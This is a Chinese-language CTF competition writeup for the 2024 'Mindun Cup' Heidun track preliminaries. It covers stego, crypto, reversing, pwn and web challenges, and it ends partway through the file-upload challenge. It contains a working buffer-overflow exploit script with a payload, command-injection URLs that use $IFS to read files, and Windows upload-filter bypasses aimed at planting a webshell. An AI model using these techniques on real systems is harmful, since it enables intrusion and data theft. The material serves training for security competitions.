

---

# 第五届“闽盾杯”网络空间安全大赛 (黑盾赛道) 初赛 Writeup 分享

## 前言

2024 年福建省第五届“闽盾杯”网络空间安全大赛（黑盾赛道）线上预赛（初赛）已于 6 月 22 日成功举办。感谢全国各地的院校机构和老师、同学们大力支持，积极参与！这一届竞赛的参与队伍数量、覆盖省份数量都超过了上一届，共有来自全国 25 个省、直辖市的 490 支战队参赛。

为了贯彻“以赛促学，以赛促练”的指示精神，也为了回馈广大师生的热情支持，竞赛组委会决定除了提供免费赛前培训之外，于赛后再整理分享 Writeup，供所有关注竞赛的同学们学习参考。

## 初赛 Writeup

理论答题部分略过……请自行学习。

CTF 部分主要是常规的 Misc、Web、RE、PWN、Crypto 等题型，见下文。

### 1. 签到题——学会 SM

解题成功的队伍数：本科 225 队，高职 126 队。

分类：Crypto

题目描述：我国的商用密码（国密）中有一种杂凑算法(也叫哈希算法)，请用该算法对字符串“heidun2024”进行运算，将结果(小写十六进制值)作为本题答案。

根据描述可知是 SM3 算法，可以用一些现成的工具或者写几行代码来算。如：国密系列加解密工具、CyberChef，还有网页版工具 <https://www.json.cn/encrypt/sm3> 都行。



## 2. 学会 Office

解题成功的队伍数：本科 61 队，高职 45 队。

分类：MISC

题目描述：做网络安全也要会办公软件的。

Excel 表格有隐藏的列，观察表头的 ABCDEFGHJK 就能发现。可以手动拉开第 [i] 列的宽度，也可以全选表格再右击表头→取消隐藏。显示出：flag（宏加密）。

	A	B	C	D	E	F	G	H	I	J	K	L	M	N
1														
2	考号	姓名	语文	数学	计算机	总分	班名次	升降幅度	flag(宏加密)	备注				
3	70605	李学霸	131	143	144	418	1	↑ 4	i					
4	70603	王小雪	131	135	144	410	2	↑ 1	o					
5	70609	韩林霖	127	139	142	408	3	↑ 6	j					
6	70601	沙龙尧	123	148	136	407	4	↓ 3	m					
7	70606	李鉴学	126	135	140	401	5	↑ 1	~					
8	70604	韩雨萌	129	133	138	400	6	↓ 2	q					
9	70602	刘帅	116	143	140	399	7	↓ 5	m					
10	70616	康惠雯	114	142	139	395	8	↑ 8	l					
11	70607	刘钰婷	115	139	135	389	9	↓ 2	f					
12	70621	张希	123	130	134	387	11	↑ 10	k					
13	70611	林世博	116	142	129	387	10	↑ 1	l					
14	70608	徐冲	122	124	139	385	12	↓ 4	v					
15	70612	苑宇飞	118	136	131	385	13	↓ 1	h					
16	70623	卢一凡	121	123	139	383	14	↑ 9	x					
17	70610	张瑞鑫	126	115	139	380	15	↓ 5	d					
18	70633	范作鑫	121	127	131	379	16	↑ 16	q					
19	70625	武传禹	119	129	130	378	18	↑ 7	j					
20	70620	裴子翔	111	139	128	378	17	↑ 3	x					
21	70619	任雪桐	124	108	144	376	19	→	d					
22	70614	刘娜	124	128	122	374	20	↓ 6	e					
23	70613	王柏坤	121	123	128	372	21	↓ 8	h					
24	70668	赵永刚	116	131	122	369	22		i					
25	70636	张馨月大	114	124	122	360	23	↑ 13	v					
26	70667	张曦月	116	123	119	358	24		l					
27	70624	胡丁文	116	122	118	356	25	↓ 1	b					

Office 软件要启用宏功能。查看宏，有 `jiami` 和 `jiemi` 函数，执行一下 `jiemi`，再观察内容，有点像 `flag` 了但顺序不对劲，尝试按各科成绩排序，最终按计算机成绩排序能看到正常的 `flag{.....}`。

### 3. 一个 Logo



解题成功的队伍数：本科 86 队，高职 83 队。

分类: MISC

这题是典型的 LSB 隐写。

常规操作是用 `stegsolve` 工具打开图片，逐个通道、逐位去勾选查看有无 LSB 隐写内容。更好的解法是用 `Zsteg` 或 [随波逐流]CTF 编码工具，可快速出结果。

```
(kali㉿kali)-[~/桌面]
$ zsteg -a '/home/kali/桌面/logo.png'
b1,b,lsb,xy      .. text: "flag{zhss_c79a_Ccp7_4Zc9}"
b1,rgba,lsb,xy   .. text: "33333331"
b1,abgr,msb,xy   .. text: "113313333333"
b2,r,lsb,xy      .. text: "UUUUUUUUUUUj"
b2,r,msb,xy      .. text: "VUUUUUUU"
b2,g,lsb,xy      .. text: "UUUUUUUUUUUUZ"
b2,g,msb,xy      .. text: "ZUUUUUUU"
b2,b,msb,xy      .. text: ["U" repeated 8 times]
b2,rgb,msb,xy    .. file: Applesoft BASIC program data, first line number 2
b2,bgr,lsb,xy    .. file: Commodore PET BASIC program, offset 0x0100, line 4
b3,bgr,msb,xy    .. file: Applesoft BASIC program data, first line number 16
b3p,r,lsb,xy     .. text: "%%%%%%%%%JJJJJJJJJJKooooo0lp"
b3p,r,msb,xy     .. text: "dRRRRRRRRRRR"
b3p,g,lsb,xy     .. text: "%%%%%%%%%JJJJJJJJJJKoooooooo"
b3p,g,msb,xy     .. text: "dRRRRRRRRRRR"
b3p,b,lsb,xy     .. file: PDP-11 old overlay
b3p,b,msb,xy     .. text: ["R" repeated 11 times]
```

解密结果 ↓   [先逢发布：\[随波逐流\]OCR识别工具 V2.2 20240607 支持高DPI](#)  [搜索](#) [↑ 解密结果 ↑](#)

◆ 当前文件名: logo.png  
◆ 文件中包含: 文件头信息: 89504e47, 文件类型: Png  
当前文件后缀: Png 89504e47, 与文件类型一致。

当前PNG图片宽度和高度应为: 1920\*1080, 实际应该高度为: 1920\*1080, 图片宽度和高度与实际一致。

◆ 图片LSB信息(前200个字符):  
RGB: H@IIIIII@A\$I\$H  
BGR: \$H\$H @\$@I\$A\$HI\$A\$A\$@A\$I\$AH \$HII\$I  
RBG: \$\$ \$ \$\$ \$ \$ \$I\$I\$  
BRG: \$\$ \$ \$\$ \$ \$ \$I\$I\$  
GRB: H@IIIIII@A\$I\$H  
GBR: \$H\$H @\$@I\$A\$HI\$A\$A\$@A\$I\$AH \$HII\$I  
RGO:  
ROB:  
OGB: flag{zhss\_c79a\_Ccp7\_4Zc9}

#### 4. 我的进制我做主

解题成功的队伍数：本科 31 队，高职 11 队。

---

分类: CRYPTO

题目描述: 二进制、8 进制、10 进制、16 进制都不要, 只要我自己的进制。

根据描述, 再观察字符串都是由字母 a 到 r 组成, r 为第 18 个字母, 所以猜测是 18 进制。即用 a 到 r 代表 0 到 17 的数值, 将数据的每个字节 ASCII 码换算成 18 进制表达。

所以逆向算法就是取密文的每 2 位字母换算成一个 ASCII 码, 再还原为字符串。参考代码:

```
c = "abcdefghijklmnopqr"
cipher = "ergdgjbgolfpgcbpbofmgaafhngpfoflfpkgjgccndcfqfpgcgofofpdadadagr"
dic = {}
for i in c:
    dic[i] = ord(i) - ord('a')
    block = []
for i in range(0, len(cipher), 2):
    block.append(cipher[i:i+2])
    flag = ""
for tmp in block:
    high = tmp[0]
    low = tmp[1]
    m = int(dic[high]) * 18 + dic[low]
    flag += chr(m)
print(block)
print(dic)
print(flag)
```

## 5. 你破解 or 我破解

解题成功的队伍数: 本科 13 队, 高职 21 队。


分类: CRYPTO

附件是个 VB6.0 开发的带窗体的 win32 程序。用静态分析或动态调试都有办法解出 flag。使用 VB Decompiler 反编译可以看到窗口中有多个文本框和按钮, 但实际运行时却被隐藏了一些。

第一步:

程序会验证文本框输入的内容是不是计算机名, 正确则显示一个用来破解 flag 的功能界面。分析明白了的话, 输入自己的计算机名即可, 当然也可以反汇编分析后修改指令实现跳过验证。

还有一个实用的小工具：**Windows Resizer**，它可以修改 windows 系统中各种窗体、菜单、按钮的状态，用它把软件界面上隐藏的控制件显示出来，把灰色的控制件激活成可用状态。



第二步：

程序会根据文本框输入的数值范围，拼接 **flag** 字符串，计算 **CRC32** 数值对比判断是否为正确的 **flag**。分析明白了算法的话，可以自己写爆破 **flag** 的脚本来跑。

不明白算法也没事，分析明白了字符串拼接的逻辑即可，然后在界面尝试输入更大的数值范围让程序帮你破解，文本框限制输入超过 4 位数，但是可以用鼠标复制数字进去，也可以修改指令实现跳过判断。

破解出数值 **520530**，再结合逆向分析得知的 **flag** 拼接字符串片段，组合一下即可得最终答案。



地址	反汇编	文本字符串
004012E4	push 你破解or.00401630	(Initial CPU selection)
004012E4	push 你破解or.00401630	VBS!#vb6chs.dll
004027DB	mov dword ptr ss:[ebp-0x70],你破解or.00401630	No,这不是我想要的!
00402BF1	push 你破解or.00401BF0	f
00402BF6	push 你破解or.00401BF8	l
00402C05	push 你破解or.00401C00	a
00402C14	push 你破解or.00401C08	g
00402C23	push 你破解or.00401C10	{
00402C32	push 你破解or.00401C18	hei
00402C41	push 你破解or.00401C24	dun
00402C50	push 你破解or.00401C30	-
00402C6F	push 你破解or.00401C38	crk
00402C6E	push 你破解or.00401C30	-
00402C99	push 你破解or.00401C44	}
00402D23	push 你破解or.00401C4C	Yeah!破解成功:
00402DD2	push 你破解or.00401C68	猜解结束!
00402FD6	mov dword ptr ss:[ebp-0x40],你破解or.00401C68	COMPUTERNAME
0040317C	mov dword ptr ss:[ebp-0x64],你破解or.00401C68	No,千万别输入超过4位数,不然就被你破解!

## 6. licensePWN

解题成功的队伍数：本科 56 队，高职 20 队。

分类：PWN

题目描述：挖个漏洞获取管理员的权限和数据。

用 IDA 打开附件程序，按 F5 查看伪代码分析各函数，其实这题不只一个溢出点。如：

```
int sub_4013C0()
{
    FILE *v0; // eax
    FILE *v1; // esi
    int v2; // ebx
    char v4[1032]; // [esp+10h] [ebp-408h] BYREF

    sub_4019B0();
    sub_401530();
    v0 = fopen("license.txt", "rw+");
    v1 = v0;
    if ( !v0 )
    {
        puts("Need license file!");
        fflush(&iob[1]);
        exit(0); 文件内容超出长度即可溢出变量，可覆盖函数返回地址
    }
    fscanf(v0, "%s", v4);
    v2 = sub_4012F0(v4);
    if ( v2 )
        puts("Invalid license!");
    else
        puts("License ok!");
    fflush(&iob[1]);
    fclose(v1);
    if ( v2 == 999 )
        sub_401340();
    return 0;
}
```

```

BOOL __cdecl sub_4012F0(char *Source)
{
    char Destination[12]; // [esp+10h] [ebp-18h] BYREF
    strcpy(Destination, Source);
    return strcmp(Source, "1234567") != 0;
}

```

典型的strcpy溢出，可覆盖函数返回地址

通过以上溢出点，将返回地址覆盖为另一个输出 flag 的函数地址即可：

```

int sub_401340()
{
    FILE *v0; // ebx
    char Format[1024]; // [esp+10h] [ebp-408h] BYREF

    v0 = fopen("flag.txt", "rw+");
    if ( v0 )
        fscanf(v0, "%s", Format);
    fclose(v0);
    puts("Hello,Admin!");
    printf(Format);
    return fflush(&iob[1]);
}

```

参考 exp 代码：

```

from pwn import *
p=remote('xx.xx.xx.xx',888,level="debug")
p.recvuntil('(Hex string):')
p.sendline(b'a'*28+p32(0x401340))
p.interactive()

```

参考 payload 内容：

MEX license.txt																	
Offset	0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	ANSI ASCII
00000000	31	32	33	34	35	36	37	61	61	61	61	61	61	61	61	61	1234567aaaaaaaa
00000016	61	61	61	61	61	61	61	61	61	61	61	61	40	13	40	00	aaaaaaaaaaaaa@ @

连接目标端口，提示输入 license 文件的十六进制字符串(其实非十六进制串也可以，但是不能用空白字符和会导致截断的字符)。不一定要用 pwntools 写代码进行交互，手动用 nc 连接上去输入十六进制串也是可以的。

## 7. 出题人的上网流量

解题成功的队伍数：本科 49 队，高职 26 队。

分类：MISC



题目描述：传说有一些参赛选手盯上了出题人，费尽心机抓取到了一段疑似某出题人的电脑上网流量，请分析一下。


用 **wireshark** 打开 **pcap** 文件，分析到有 **SMTP** 协议数据（发邮件），右键点击，追踪流，可看到邮件发送全过程的数据。

TIME	FROM	PROTOCOL	LEN	INFO
5198.684.942106	10.50.0.143	14.22.9.228	SMTP	76 C: User: gDvTcEBoZMklkMubmV0
5199.684.985422	14.22.9.228	10.50.0.143	SMTP	72 S: 334 UGFzc3dvcmQ=
5200.684.985825	10.50.0.143	14.22.9.228	SMTP	80 C: Pass: agVpZHVuc1lBNmVmdGdtGvcA==
5201.685.005749	14.22.9.228	10.50.0.143	TCP	60 25 + 5572 [ACK] Seq=212 Ack=73 Win=29312 Len=0
5204.685.549170	14.22.9.228	10.50.0.143	TCP	85 S: 235 Authentication successful
5205.685.592966	10.50.0.143	14.22.9.228	TCP	54 5572 + 25 [ACK] Seq=73 Ack=243 Win=262144 Len=0
5206.685.952551	10.50.0.143	14.22.9.228	SMTP	83 C: MAIL FROM:<temp@heidun.net>
5207.685.977849	14.22.9.228	10.50.0.143	TCP	60 25 + 5572 [ACK] Seq=243 Ack=102 Win=29312 Len=0
5208.686.178556	14.22.9.228	10.50.0.143	SMTP	62 S: 250 ok
5209.686.178927	10.50.0.143	14.22.9.228	SMTP	81 C: RCPT TO:<lead@heidun.net>
5210.686.210550	14.22.9.228	10.50.0.143	TCP	60 25 + 5572 [ACK] Seq=251 Ack=129 Win=29312 Len=0
5211.686.293983	14.22.9.228	10.50.0.143	SMTP	62 S: 250 ok
5212.686.294308	10.50.0.143	14.22.9.228	SMTP	60 C: DATA
5213.686.326117	14.22.9.228	10.50.0.143	TCP	60 25 + 5572 [ACK] Seq=259 Ack=135 Win=29312 Len=0
5214.686.326117	14.22.9.228	10.50.0.143	SMTP	91 S: 354 End data with <CR><LF>.<CR><LF>
5215.686.333022	10.50.0.143	14.22.9.228	SMTP	1466 C: DATA fragment, 1412 bytes
5216.686.333022	10.50.0.143	14.22.9.228	SMTP	1466 C: DATA fragment, 1412 bytes
5217.686.333022	10.50.0.143	14.22.9.228	SMTP	1326 C: DATA fragment, 1272 bytes
5218.686.333049	10.50.0.143	14.22.9.228	SMTP	1466 C: DATA fragment, 1412 bytes
5219.686.333049	10.50.0.143	14.22.9.228	SMTP	1466 C: DATA fragment, 1412 bytes
5220.686.333049	10.50.0.143	14.22.9.228	SMTP	1326 C: DATA fragment, 1272 bytes
5221.686.333071	10.50.0.143	14.22.9.228	SMTP	1466 C: DATA fragment, 1412 bytes


SMTP 传输邮件的内容、附件其实都是 base64 编码，所以解码一下即可得到邮件内容、附件文件。

可以写几行 python 或 PHP 代码解 base64 串。不会代码也可用 CodeFree.exe 或其工具来解，但要支持解码结果保存为文件，否则邮件附件不好还原。

解码结果:








再把最长的大段的 base64 串保存到 txt 文件，用 CodeFree 解码，保存为 \*.docx 文件，打开需要密码。根据邮件内容提示，要找到 QQ 号作为密码。

流量包中有 OICQ 协议（QQ 的早期名字叫做 OICQ），在 wireshark 中点开 OICQ 协议流量即可看到 QQ 号码（这一步也有人通过社工思路找到 QQ 号）。



打开 word 文档成功，其中有 flag:

---

## 赛题说明

### •1 赛题名称

出题人的上网流量。

### •2 赛题类型

Misc(杂项)。

### •3 解题思路

用 wireshark 打开 pcap 文件进行流量分析，发现有邮件传输协议的数据 (SMTP)，将邮件内容和附件提取，解码，即可得到关键信息。

### •4 答案

flag(baodaheidunchutiren)。

请注意做好保密工作！。

## 8. 源码和数据都要保护

解题成功的队伍数：本科 39 队，高职 18 队。

分类：Crypto

题目描述：难懂的 PHP，难懂的 flag。

附件中的 PHP 文件经过加密，需要破解。可以用一些在线破解平台，如：  
<http://www.zhaoyuanma.com/zym.html>，也可以自己搭建 PHP 环境，安装 php-beast 扩展模块，以 debug 模式把 PHP 源码还原出来。（模块用默认密钥即可）

源代码写了加密函数，没写解密函数：

```

1 <?php
2 /*
3 //fj543原创，流式加密算法。将明文逐个字节与密钥逐个字节进行加减运算。
4 //仅用于“黑盾杯”或“黑盾赛道”竞赛场合。
5 */
6 function my_encode($str,$key){
7     $re='';
8     $len=strlen($str);
9     for($i=0;$i<$len;$i++){
10         $c=substr($str,$i,1);
11         $k=substr($key,($i%strlen($key)),1);
12         $num=ord($c)+ord($k);
13         if($num>255)·$num-=256;
14         $re.=chr($num);
15     }
16     return $re;
17 }
18 function my_decode($str,$key){
19     //略.....
20     return 'Something missed.';
21 }
22
23 $data=@$_GET['data'];
24 $key=@$_GET['key'];
25 if($key=='')·$key='hdhd4321';
26 if($data!=''){
27     $mi=my_encode($data,$key);» //加密
28     file_put_contents('data_encoded.txt',$mi);» //密文保存到文件
29     echo 'Saved to: data_encoded.txt';
30 }
31 ?>

```

要自己写出解密函数来对 txt 文件解密才能得到明文 flag，参考解密代码：

```

def decode(encoded_data,key):
    re = ""
    len_enc = len(encoded_data)
    len_key = len(key)

    for i in range(len_enc):
        enc_char = encoded_data[i]
        k = key[i % len_key]
        num = ord(enc_char) -ord(k)
        if num < 0:
            num += 256
        re+=chr(num)
    return re

f = open('data_encoded.txt', encoding='latin1')
encode_data = f.read()
print(decode(encode_data, 'hdhd4321'))


```

## 9. 我变个样就不认识我了


解题成功的队伍数：本科无此题，高职 12 队。

分类：MISC

Png 图片末尾藏有疑似变表的 base64 字符串：



因为是 xyz 开头，所以补上 abcdefghijklmnopqrstuvwxyz，解码成功：



## 10. 我不是二维码

解题成功的队伍数：本科无此题，高职 26 队。

分类：MISC

全是 01 构成的文本文件，但又不是正常的二进制值。根据题目名称猜想是 1 和 0 表示黑白像素点。字符个数为 136900，开平方等于 370，应该是长和宽都为 370 像素的二维码图片。

可以写程序绘制出图像。参考：

```
from PIL import Image  
  
x = 370  
  
y = 370
```

```

im = Image.new('RGB', (x, y))
white = (255, 255, 255)
black = (0, 0, 0)
with open('42nudiehheidun24.txt') as f:
    txt = f.read()
    for i in range(x):
        for j in range(y):
            if txt[(i-1)*x+j] == '1':
                im.putpixel((i, j), black)
            else:
                im.putpixel((i, j), white)
im.save("1.jpg")

```

有些人用了更简单的解法:

用 010 工具或 notepad++ 打开, 不断缩小字体, 调整窗口宽度, 到合适的大小会显示成模糊的二维码形状。

二维码识别得到加密的字符串:



把文件名当作密钥和偏移值, AES 解密成功:

运算模式: CBC (密码块链) 填充模式: PKCS7 密钥长度: 128 bits

密钥: Text 42nudiehheidun24

偏移: Text 42nudiehheidun24

flag{welcome\_to\_heidun\_202A}

字符编码: UTF-8 ☒ 输出Base64 ☐ 输出十六进制 加密↓ 解密↑

1KuvHqvMi/ul2U+hzoF+spauNTO8cRFa8fLONj66fA=

## 11. 你懂 Fu22 吗

解题成功的队伍数: 本科 15 队, 高职 33 队。

分类: WEB

访问网页显示:



根据提示, 改用 POST 请求, 得到新提示:

“A pair of arguments is required, like key=value”。

于是破解参数名和参数值, 可以用 arjun 工具或 burpsuite 工具等, 挂载字典进行暴力破解。

当参数名为 word 时响应长度不一样了:





尝试用 key 参数提交 linux 命令发现可执行。但空格需要用\$IFS 代替（这是 Linux 命令行的分隔符）。用 ls 命令查看上级目录，再上级目录，找到 flag 文件：

```
← → ↻ ⚠ 不安全 | 112.50.92.4:16422/Kjhsf10fds.php?key=ls$IFS../..
```

What you want to do, just look for the flag! flag.txt localhost\_80

用 cat 读取 flag.txt 内容：

```
422/Kjhsf10fds.php?key=cat$IFS../.. /flag.txt
```

flag! flag{sjkejdhtnd\_hsie8dg370}

## 12.No characters

解题成功的队伍数：本科 25 队，高职 20 队。

分类：WEB

文件上传，提示是 Windows 系统。

会检测文件后缀，可用 1.php:txt 或 2.php::\$data 形式绕过文件后缀检测：

```
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data;
boundary=-----373168753238540895433421004996
8 Content-Length: 345
9 Origin: http://192.168.0.10
10 Connection: close
11 Referer: http://192.168.0.10/
12 Upgrade-Insecure-Requests: 1
13 Priority: u=1
14
15 -----373168753238540895433421004996
16 Content-Disposition: form-data; name="file"; filename="1.php:txt"
17 Content-Type: text/plain
18
19 -----373168753238540895433421004996
20
21 Content-Disposition: form-data; name="submit"
22
23
24 -----373168753238540895433421004996--
```

```
3 Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP
4 X-Powered-By: PHP/5.4.45
5 Content-Length: 38
6 Connection: close
7 Content-Type: text/html
8
9 Success upload..path :upload/1.php:txt
```

文件内容也有检测，只允许符号，不允许字母：

```
9 Origin: http://192.168.0.10
10 Connection: close
11 Referer: http://192.168.0.10/
12 Upgrade-Insecure-Requests: 1
13 Priority: u=1
14
15 -----373168753238540895433421004996
16 Content-Disposition: form-data; name="file"; filename="1.txt"
17 Content-Type: text/plain
18
19 a
20 -----373168753238540895433421004996--
```

```
8
9 I don't want to see characters!
```

需上传只有符号的自增马 webshell，修改文件名为 1.p>>，即可覆盖前一步生成的 php 文件。

>在 windows 中表示通配符？

<在 windows 中表示通配符\*

```
